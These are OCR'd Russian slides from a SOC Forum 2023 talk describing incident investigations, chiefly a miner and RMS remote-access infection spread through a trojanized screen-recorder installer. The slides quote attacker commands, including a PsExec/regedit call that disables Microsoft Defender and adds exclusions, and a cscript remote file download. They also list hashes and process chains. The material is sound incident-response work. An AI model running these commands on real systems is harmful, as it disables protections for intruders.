
КРАЖА ОПЕРАТИВНОЙ ПАМЯТИ

c:\users\[redacted]\desktop\mrcv120.exe

c:\program files\7-zip\7zg.exe

Case 2. Расследование

SOC FORUM 2023



Case 2. Расследование

SOC FORUM 2023

CASE 3

Case 3. Детекты активности

SOC FORUM 2023

1 ДЕТЕКТ В SIEM «Запуск потенциально опасной утилиты» по событиям ОС и EDR

Запуск процесса «C:\Program Files\RDP Wrapper\RDPWInst.exe» - утилита RDP Wrapper, позволяет устанавливать несколько RDP-сеансов

2 ДЕТЕКТЫ АВПО с вердиктами Trojan.VBS.Miner.ai, HEUR:Trojan-Dropper.Win32.Miner.gen,Trojan.BAT.Starter.nu, Trojan.BAT.Starter.nv

- C:\Windows\Logs\645asetpnf11un.exe//set.vbs
- C:\Windows\Logs\645asetpnf11un.exe//asmc.xml
- C:\Windows\Logs\645asetpnf11un.exe//inst.cmd

3 ДЕТЕКТ в SIEM «Запуск RAT на хосте» по событиям ОС и EDR


Запуск утилиты PsExec на хосте – в рамках регулярного отчета

4 ДЕТЕКТ в SIEM «Создание задачи в Task Scheduler» по событиям ОС

В рамках регулярного отчета

Case 3. Расследование

SOC FORUM 2023



УБЕДИЛИСЬ, ЧТО ЭТО БЫЛО ДЕЙСТВИТЕЛЬНО RDP WRAPPER

1

RDPWInst.exe сходил на гитхаб за конфигом:
cmd.exe /c cscript //nologo "c:\Program Files\RDP Wrapper\a.bat?.wsf" //job:fileDownload "https://raw.githubusercontent.com/asmtron/rdpwrap/master/res/rdpwrap.ini" "c:\Program Files\RDP Wrapper\rdpwrap_new.ini“

2

Проверка наличия dll в системе:
c:\windows\syswow64\reg.exe query "HKLM\SYSTEM\CurrentControlSet\Services\TermService\Parameters" /f "rdpwrap.dll"

Case 3. Расследование

SOC FORUM 2023

У ПРОЦЕССА RDP WRAPPER И ПРОЦЕССА 645ASETPNF11UN.EXE, ПОРОЖДАЮЩЕГО МАЙНЕР, ОДИН РОДИТЕЛЬ

C:\Program Files\RDP Wrapper\RDPWInst.exe <-C:\Windows\ehome\MsMediaCenter**wmserver.exe** (Remote Manipulator System)

C:\Windows\Logs\645asetpnf11un.exe <- C:\Windows\ehome\MsMediaCenter**wmserver.exe**

File created

File	"C:\Windows\ehome\MsMediaCenter\wmserv.exe"
MD5	b04a9a9ac939263d61a514300f829457
SHA256	6aa19f9ac17975d4c2bcc952a943d22f4e936f46594ecd5a14d14ed2ad6cb934
Size	3 MB
Event time	2023-03-16 20:11:02.173
Time created	2023-03-16 20:11:02.138
Time modified	2015-08-07 17:35:54.251

Event initiator

File	"C:\Windows\Media\Update\updatem.exe"
MD5	01b456e9e4fa73a8b759509a4961b1c5
SHA256	ca23c0a8e4911e1d5c8b5de46ee520bf812733dc876340d9392d304221c86065

System info

Host name	
Host IP	10.201.42.66
User name	
OS name	Microsoft Windows 10 Pro 10.0.18363 N/A Build 18363


Remote Manipulator System


Case 3. Расследование

SOC FORUM 2023

ДОПОЛНИТЕЛЬНАЯ АКТИВНОСТЬ ПРОЦЕССА RMS


1. Разведка на хосте и в сети
2. Создание файлов с расширениями .bat, .cmd, .vbs
3. Сетевые подключения в интернет





Case 3. Расследование

SOC FORUM 2023



ЗАПУСК PSEXEC

«C:\Windows\Temp\sg_71s31n5\PsExec.exe -d -s regedit /s C:\WINDOWS\Temp\sg_71s31n5\pcxndf.reg»

Запускается посредством vbs-файла, созданного на предыдущем этапе. Реализует отключение АВПО Microsoft Defender, а также добавление в исключения каталогов «C:\Windows» и «C:\Program Files\Windows Defenders»

ДОБАВЛЕНИЕ ИСКЛЮЧЕНИЯ НА БРАНДМАУЭР ДЛЯ РАБОТЫ RMS

СОЗДАНИЕ ЗАДАЧ ПЛАНИРОВЩИКА ДЛЯ ЗАПУСКА ИСПОЛНЯЕМЫХ ФАЙЛОВ

Case 3. Расследование


SOC FORUM 2023

ЦЕПОЧКА РОДИТЕЛЬСКИХ ПРОЦЕССОВ RMS

C:\Windows\ehome\MsMediaCenter\wmserv.exe <- C:\Windows\Media\Update\updatem.exe <- C:\Users\xxx\AppData\Local\Temp\f31bf3856had364e\simax.exe <- C:\Users\xxx\Downloads\Movavi Screen Recorder 21.2.0.exe <-C:\Windows\explorer.exe


ФАЙЛ «MOVAVI SCREEN RECORDER 